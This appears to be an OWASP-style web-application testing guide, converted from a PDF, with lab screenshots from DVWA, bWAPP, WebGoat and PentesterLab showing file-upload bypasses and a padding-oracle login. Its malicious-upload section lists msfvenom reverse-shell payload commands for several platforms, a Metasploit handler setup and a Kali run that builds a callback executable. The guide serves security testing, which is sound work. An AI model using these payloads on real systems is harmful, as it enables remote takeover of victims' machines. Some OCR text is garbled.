Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.157/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Connection: close
Upgrade-Insecure-Requests: 1


username=cloud&password=cloud

```



```
2064 http://192.168.222.157 POST /login.php ✓ ✓ 302 1048 HTML php [PentesterLab] Padding ...
Request Original response Edited response
Raw Headers Hex HTML Render
HTTP/1.1 302 Found
Date: Thu, 08 Mar 2018 02:44:37 GMT
Server: Apache/2.2.21 (Unix) DAV/2 PHP/5.4.3
X-Powered-By: PHP/5.4.3
Set-Cookie: auth=qpy8Cz6ZJhZkHqNIC42FJdixCsHy8lu6C
Location: /index.php
Content-Length: 778
Connection: close
Content-Type: text/html
```

```
2064 http://192.168.222.157 POST /login.php ✓ ✓ 302 1048 HTML php [PentesterLab] Padding ...
Request Original response Edited response
Raw Headers Hex HTML Render
HTTP/1.1 302 Found
Date: Thu, 08 Mar 2018 02:44:37 GMT
Server: Apache/2.2.21 (Unix) DAV/2 PHP/5.4.3
X-Powered-By: PHP/5.4.3
Set-Cookie: auth=BAitGdYuupMjA3gllaFoOwAAAAAAAAAAAA
Location: /index.php
Content-Length: 778
Connection: close
Content-Type: text/html
```



Padding Oracle

Welcome to the [PentesterLab's](#) exercise on Padding Oracle.

The objective of this exercise is to find a way to get logged in as the user "admin"..

You are currently logged in as admin!

Business Testing Logic

1. Test Business Logic Data Validation

The application must ensure that only logically valid data can be entered at the front end as well as directly to the server side on an application of system. The front end and the back end of the application should be verifying and validating that the data it has, it using and is passing along is logically valid.

How to Test

- Review the project documentation and use exploratory testing looking for data entry points or hand off points between system or software.
- Once found try to insert logically invalid data into the application/system

- Perform front-end GUI functional valid testing on the application to ensure that the only “valid” values are accepted
- Using an intercept proxy observe the HTTP-POST/GET looking for places that variables such as cost an quality are passed.
- Verify that input HTTP request and every HTTP response contains a content type header specifying a safe character set (e.g., UTF-8).
- Verify that HTTP headers in both requests and responses contain only printable ASCII characters
- Verify that the input field have “max-length”

Test example

The screenshot shows a network traffic capture with two entries. The first entry is a POST request to `https://www.google.com.vn` with status 204 and content type HTML. The second entry is a GET request to `https://id.google.com.vn` with status 200 and content type HTML. Below the capture, the raw request and response are displayed. The request headers include `Host: www.google.com.vn`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0`, and `Content-Type: text/plain; charset=UTF-8`. The response headers include `HTTP/1.1 204 No Content` and `Content-Type: text/html; charset=UTF-8`.

The screenshot shows a network traffic capture with two entries. The first entry is a POST request to `https://www.google.com.vn` with status 204 and content type HTML. The second entry is a GET request to `https://id.google.com.vn` with status 200 and content type HTML. Below the capture, the raw request and response are displayed. The request headers include `Host: www.google.com.vn`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0`, and `Content-Type: text/plain; charset=UTF-8`. The response headers include `HTTP/1.1 204 No Content` and `Content-Type: text/html; charset=UTF-8`.

The screenshot shows a web application interface with a registration form. The form has three input fields: "First Name:", "Last Name:", and "Room Number:". Below the form is a "Submit" button. The developer console is open, showing the HTML structure of the form. The HTML includes a table with a row containing a td with "First Name:" and another td containing an input field with `name="first_name" value="" type="TEXT"`. The console also shows the CSS styles for the input field, including `font-family: Verdana, Tahoma, sans-serif;` and `font-size: 8pt;`.

Refer

- All Input Validation test cases
- Testing for Account Enumeration and Guessable User Account
- Testing for Bypassing Session Management Schema
- Testing for Exposed Session Variables

2. Test Ability to Forge Requests

How to Test

- Using an intercepting proxy observe the HTTP POST/GET looking for some indication that values are incrementing at a regular interval or are easily guessable.
- If it is found that some value is guessable this value may be changed and one may gain unexpected visibility
- Using an intercepting proxy observe the HTTP POST/GET looking for some indication of hidden features such as debug that can be switched on or activated
- If any are found try to guess and changes these values to get a different application response or behavior

Refer

- Testing for Exposed Session Variables
- Testing for CSRF
- Testing for Account Enumeration and Guessable User Account

3. Test Integrity Checks

How to Test

- Using a proxy capture and HTTP traffic looking for hidden fields / non editable
- If a hidden field is found see how these fields compare with the GUI application and start interrogating this value through the proxy by submitting different data values trying to circumvent the business and manipulate values you were not intended to have access to.
- List components of the application or system that could be edited, for example logs or databases
- For each component identified, try to read, edit or remove its information

Test Example

Bypass Client Side JavaScript Validation

OWASP WebGoat v5.4

Show Params Show Cookies Lesson Plan

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering

[Bypass HTML Field Restrictions](#)
[Exploit Hidden Fields](#)
[Exploit Unchecked Email](#)
[Bypass Client Side JavaScript Validation](#)

Session Management Flaws
Web Services
Admin Functions
Challenge

Solution Videos [Restart this Lesson](#)

This website performs both client and server side validation. For this exercise, your job is to break the client side validation and send the website input that it wasn't expecting. **You must break all 7 validators at the same time.**

*
Server side validation violation: You succeeded for Field1.
Server side validation violation: You succeeded for Field2.
Server side validation violation: You succeeded for Field3.
Server side validation violation: You succeeded for Field4.
Server side validation violation: You succeeded for Field5.
Server side validation violation: You succeeded for Field6.
Server side validation violation: You succeeded for Field7.
* **Congratulations. You have successfully completed this lesson.**

Field1: exactly three lowercase characters(^[a-z]{3}\$)
abc1123123213

Field2: exactly three digits(^[0-9]{3}\$)
123aaaaaaaaaaaa

Field3: letters, numbers, and space only(^[a-zA-Z0-9]*\$)
abc 123 AB
2340182304980218348\$\$\$\$\$C

192.168.222.136 / localhost / m / X

192.168.222.136/phpmyadmin/index.php?db=mutillidae&token=2be9b92af97fe8b79e0f

localhost ▶ mutillidae ▶ accounts

Showing rows 0 - 18 (19 total, Query took 0.0159 sec)

```
SELECT *
FROM `accounts`
LIMIT 0, 30
```

Show : 30 row(s) starting from record # 0

in horizontal mode and repeat headers after 100 cells

Sort by key: None

+ Options

	cid	username	password	mysignature	is_admin
<input type="checkbox"/>	1	admin	admin	Monkey!	TRUE
<input type="checkbox"/>	2	adrian	somepassword	Zombie Films Rock!	TRUE
<input type="checkbox"/>	3	john	monkey	I like the smell of confunk	FALSE
<input type="checkbox"/>	4	jeremy	password	d1373 1337 speak	FALSE

Refer

- All Input Validation test cases

4. Test for Process Timing

How to Test

- Review the project documentation and use exploratory testing looking for application/system functionality that may be impacted by time. Such as execution time or actions that help users predict a future outcome or allow one to circumvent any part of the business logic or workflow
- Develop and execute the misuse cases ensuring that attackers can not gain an advantage based on any timing

Refer

- Testing for Cookies attributes
- Test Session Timeout

5. Test Defense Against Application Misuse

The misuse and invalid use of valid functionality can identify attacks attempting to enumerate the web application, identify weaknesses, and exploit vulnerabilities.

How to test

- All other test cases are relevant

6. Test Upload of Unexpected File Types

Many application's business processes allow for the upload and manipulation of data that is submitted via files.

How to Test

- Review the project documentation and performsome exploratory testing looking for file types that should be "unsupported" by the application/system.
- Try to upload these "unsupported" files an verify that it are properly rejected.
- If multiple files can be uploaded at once, there must be tests in place to verify thateach file is properly evaluated.
- Study the applications logical requirements.
- Prepare a library of files that are "not approved" for upload that may contain files such as: jsp, exe, or html files containing script.
- In the application navigate to the file submission or upload mechanism.
- Submit the "not approved" file for upload and verify that they are properly prevented from uploading.

Test Example

- Basic file upload

The image shows two sequential screenshots of the DVWA File Upload vulnerability page. The top screenshot shows the initial state where a file named '1shell.php' has been selected for upload. The bottom screenshot shows the successful upload of the file, with a confirmation message: `../../../../hackable/uploads/1shell.php` successfully uploaded! Below the screenshots is a terminal window showing the following commands and output:

```
root@owaspbwa:/# cd /var/www/d
dom-xss-example.html dvwa/
root@owaspbwa:/# cd /var/www/dvwa/
root@owaspbwa:/var/www/dvwa# ls
about.php      dvwa          index.php     php.ini       vulnerabilities
CHANGELOG.md  external     instructions.php README.md
config         favicon.ico  login.php    robots.txt
COPYING.txt   hackable    logout.php   security.php
docs          ids_log.php phpinfo.php  setup.php
root@owaspbwa:/var/www/dvwa# cd hackable/
root@owaspbwa:/var/www/dvwa/hackable# ls
uploads users
root@owaspbwa:/var/www/dvwa/hackable# cd uploads/
root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php  dvwa_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads#
```

- Double Extension Injection Technique



Vulnerability: File Upload

- Home
- Instructions
- Setup
- Brute Force
- Command Execution

Choose an image to upload:

2shell.php

102	http://192.168.222.136	POST	/dvwa/vulnerabilities/upload/	✓	200	5214	HTML	Damn Vulnerable Web A...
-----	------------------------	------	-------------------------------	---	-----	------	------	--------------------------

Request Response

Raw Params Headers Hex

```
-----491299511942
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----491299511942
Content-Disposition: form-data; name="uploaded"; filename="2shell.php"
Content-Type: application/octet-stream

Manhnhho
-----491299511942
Content-Disposition: form-data; name="Upload"
```

102	http://192.168.222.136	POST	/dvwa/vulnerabilities/upload/	✓	200	5214	HTML	Damn Vulnerable Web A...
-----	------------------------	------	-------------------------------	---	-----	------	------	--------------------------

Request Response


Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Mon, 12 Mar 2018 03:15:48 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4700
Connection: close
Content-Type: text/html; charset=utf-8



```
<pre>Your image was not uploaded.</pre>
</DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```


```



129 http://192.168.222.136 POST /dvwa/vulnerabilities/upload/ ✓ ✓ 200 5232 HTML Damn Vulnerable Web A...

Original request Edited request Response

Raw Params Headers Hex

```

-----98942870323811
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----98942870323811
Content-Disposition: form-data; name="uploaded"; filename="2shell.php.png"
Content-Type: image/png

Manhnhho
-----98942870323811
Content-Disposition: form-data; name="Upload"

Upload
-----98942870323811--

```

129 http://192.168.222.136 POST /dvwa/vulnerabilities/upload/ ✓ ✓ 200 5232 HTML Damn Vulnerable Web A...

Original request Edited request Response

Raw Params Headers Hex

```

-----98942870323811
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----98942870323811
Content-Disposition: form-data; name="uploaded"; filename="2shell.php"
Content-Type: image/png

Manhnhho
-----98942870323811
Content-Disposition: form-data; name="Upload"

Upload
-----98942870323811--

```

129 http://192.168.222.136 POST /dvwa/vulnerabilities/upload/ ✓ ✓ 200 5232 HTML Damn Vulnerable Web A...

Original request Edited request Response

Raw Headers Hex HTML Render

```

<input type="submit" name="Upload" value="Upload" />
</form>
<pre>.../hackable/uploads/2shell.php successfully uploaded!</pre>
</div>

```

```

root@owaspbwa: /var/www/dvwa/hackable/uploads# ls
1shell.php  dvwa_email.png
root@owaspbwa: /var/www/dvwa/hackable/uploads# ls
1shell.php  2shell.php  dvwa_email.png
root@owaspbwa: /var/www/dvwa/hackable/uploads# _

```

192.168.222.136/dvwa/hackable X +

192.168.222.136/dvwa/hackable/uploads/2shell.php

Manhnhho

- Content Type file Upload



Vulnerability: File Upload

- Home
- Instructions
- Setup
- Brute Force
- Command Execution

Choose an image to upload:

2shell.php

102	http://192.168.222.136	POST	/dvwa/vulnerabilities/upload/	✓	200	5214	HTML	Damn Vulnerable Web A...
-----	------------------------	------	-------------------------------	---	-----	------	------	--------------------------

Request Response

Raw Params Headers Hex

```
-----491299511942
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----491299511942
Content-Disposition: form-data; name="uploaded"; filename="2shell.php"
Content-Type: application/octet-stream

Manhnh0
-----491299511942
Content-Disposition: form-data; name="Upload"
```

102	http://192.168.222.136	POST	/dvwa/vulnerabilities/upload/	✓	200	5214	HTML	Damn Vulnerable Web A...
-----	------------------------	------	-------------------------------	---	-----	------	------	--------------------------

Request Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Mon, 12 Mar 2018 03:15:48 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4700
Connection: close
Content-Type: text/html; charset=utf-8

<pre>Your image was not uploaded.</pre>
</DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

146	http://192.168.222.136	POST	/dvwa/vulnerabilities/upload/	✓	✓	200	5232	HTML	Damn Vulnerable Web A...
-----	------------------------	------	-------------------------------	---	---	-----	------	------	--------------------------

Original request Edited request Response

Raw Params Headers Hex

```
Upgrade-Insecure-Requests: 1

-----28253606025547
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----28253606025547
Content-Disposition: form-data; name="uploaded"; filename="3shell.php"
Content-Type: application/octet-stream

<?php Manhnh0 ?>

-----28253606025547
Content-Disposition: form-data; name="Upload"

Upload
-----28253606025547--
```

146 http://192.168.222.136 POST /dvwa/vulnerabilities/upload/ ✓ ✓ 200 5232 HTML Damn Vulnerable Web A...

Original request Edited request Response

Raw Params Headers Hex

```

-----20253606025547
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----20253606025547
Content-Disposition: form-data; name="uploaded"; filename="3shell.php"
Content-Type: image/png

<?php Maninho ?>
-----20253606025547
Content-Disposition: form-data; name="Upload"

Upload
-----20253606025547--

```

146 http://192.168.222.136 POST /dvwa/vulnerabilities/upload/ ✓ ✓ 200 5232 HTML Damn Vulnerable Web A...

Original request Edited request Response

Raw Headers Hex HTML Render

```

<input type="submit" name="Upload" value="Upload" />
</form>

<pre>.../hackable/uploads/3shell.php successfully uploaded!</pre>

</div>

```

```

root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php  dvwa_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php  2shell.php  dvwa_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php  2shell.php  3shell.php  dvwa_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads# _

```

- Null byte Injection

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to http://192.168.222.136:80

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```

POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/dvwa/vulnerabilities/upload/
Content-Type: multipart/form-data; boundary=-----276443266232757
Content-Length: 420
Cookie: security=low; dbx-postmeta=grabit=0-1-,2-,3-,4-,5-,6-+advancedstuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLcCpfSvaD7x4g; PHPSESSID=28or2snt15037rlcreg@giju90; acopendivids=swingset,jotto,phpbh2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

-----276443266232757
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----276443266232757
Content-Disposition: form-data; name="uploaded"; filename="4shell.php.png"
Content-Type: image/png

Maninho
-----276443266232757
Content-Disposition: form-data; name="Upload"

Upload
-----276443266232757--

```


Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options

Intercept HTTP history WebSockets history Options

Response from http://192.168.222.136:80/dvwa/vulnerabilities/upload/


Forward Drop Intercept is on Action

Raw Headers Hex HTML Render

```
<br />
<input name="uploaded" type="file" /><br />
<br />
<input type="submit" name="Upload" value="Upload" />
</form>

<pre>../../../../hackable/uploads/4shell.php successfully uploaded!</pre>

</div>
```



- Blacklisting File Extensions

165	http://192.168.222.136	POST	/bWAPP/unrestricted_file_upload.php	✓	200	11942	HTML	php	bWAPP - Unrestricted Fil...	192.168.222.136
166	http://192.168.222.136	GET	/bWAPP/images/4shell.php3		200	405	text	php3		192.168.222.136

Request Response

Raw Params Headers Hex

Cookie: dbx-postmetagrabit=0-1-2-3-4-5-6-advancedstuff=0-1-2-; security_level=0; remember_token=Stu37BrvdLcPFSwaD7x4g; PHPSESSID=f494p4ljmrhg6irlfpeudi70C3; acopendivids=svingsset,jotto,phpbb2,redmine; acgroupswithpersist=nada

Content-Disposition: form-data; name="file"; filename="4shell.php3"

Content-Type: application/octet-stream

Manhho

165	http://192.168.222.136	POST	/bWAPP/unrestricted_file_upload.php	✓	200	11942	HTML	php	bWAPP - Unrestricted Fil...	192.168.222.136
166	http://192.168.222.136	GET	/bWAPP/images/4shell.php3		200	405	text	php3		192.168.222.136

Request Response

Raw Headers Hex HTML Render

```
<br />
The image has been uploaded <a href="images/4shell.php3" target="_blank">here</a>.
</div>
```

bWAPP - Unrestricted File Uplo X 192.168.222.136/bWAPP/image X +

192.168.222.136/bWAPP/images/4shell.php3

7. Test Upload of Malicious Files

How to Test

- Review the project documentation and use exploratory testing looking at the application/system to identify what constitutes and “malicious” file in you environment
- Develop or acquire a know “malicious” file
- Using the Metasploit payload generation functionality generates a shellcode as a windows executable using the Metasploit “msfvenom” command
- Try to upload the malicious file to the application/system and verify that it is correctly rejected
- Set up the intercepting proxy to capture the “valid” request for an accepted file
- Send an “invalid” request through with a valid/acceptable file extension and see if the request is accepted or rejected

Related Test Cases

- Test File Extensions Handling for Sensitive Information
- Test Upload of Unexpected File Types

Tools

- Metasploit’s payload generation functionality
- Intercept proxy

Test example

Binaries

Linux

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f elf > shell.elf
```

Windows

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe
```

Mac

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f macho > shell.macho
```

Web Payloads

PHP

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.php  
cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php
```

ASP

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f asp > shell.asp
```


JSP

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.jsp
```



Handlers

Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.

```
use exploit/multi/handler
set PAYLOAD <Payload name>
set LHOST <LHOST value>
set LPORT <LPORT value>
set ExitOnSession false
exploit -j -z
```




```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.222.154 LPORT=4444 -f exe > /root/Desktop/malicious.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 299 bytes
root@kali:~#
```



```
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.222.154
lhost => 192.168.222.154
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.222.154:4444
[*] Starting the payload handler...
```

Upload and active malicious file, hacker will gain & remote victim's computer



Client Side Testing

1. Testing for Client Side URL Redirect

This vulnerability occurs when an application accepts untrusted input that contains an URL value without sanitizing it. By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials.

How to Test

- Spider target site
- Filter sitemap by status code such as 3xx [Redirection]
- Analysis results , modify and scan

Test Example

- ▼ http://192.168.222.136
 - /
 - animatedcollapse.js
 - ▶ bWAPP
 - ▶ dvwa
 - favicon.ico
 - images
 - index.css
 - jquery.min.js
 - ▼ zapwave
 - ▼ http://192.168.222.136/zapwave
 - Remove from scope
 - Spider this branch
 - Actively scan this branch
 - Passively scan this branch

Contents

Host	Method	URL	Params	Status	Length
http://192.168.222.136	GET	/zapwave/		200	2210
http://192.168.222.136	GET	/zapwave/active/		200	1583
http://192.168.222.136	GET	/zapwave/active/index.jsp		200	1583
http://192.168.222.136	GET	/zapwave/active/inject/in...		200	1528
http://192.168.222.136	GET	/zapwave/active/inject/in...		200	1742
http://192.168.222.136	POST	/zapwave/active/inject/in...	✓	200	1742
http://192.168.222.136	GET	/zapwave/active/inject/in...		200	1634
http://192.168.222.136	GET	/zapwave/active/inject/in...	✓	200	1634
http://192.168.222.136	GET	/zapwave/active/redirect...		200	1683
http://192.168.222.136	GET	/zapwave/active/redirect...		200	1437

Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project

Site map
Scope

Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 2xx, 4xx and 5xx responses

Filter by request type

- Show only in-scope items
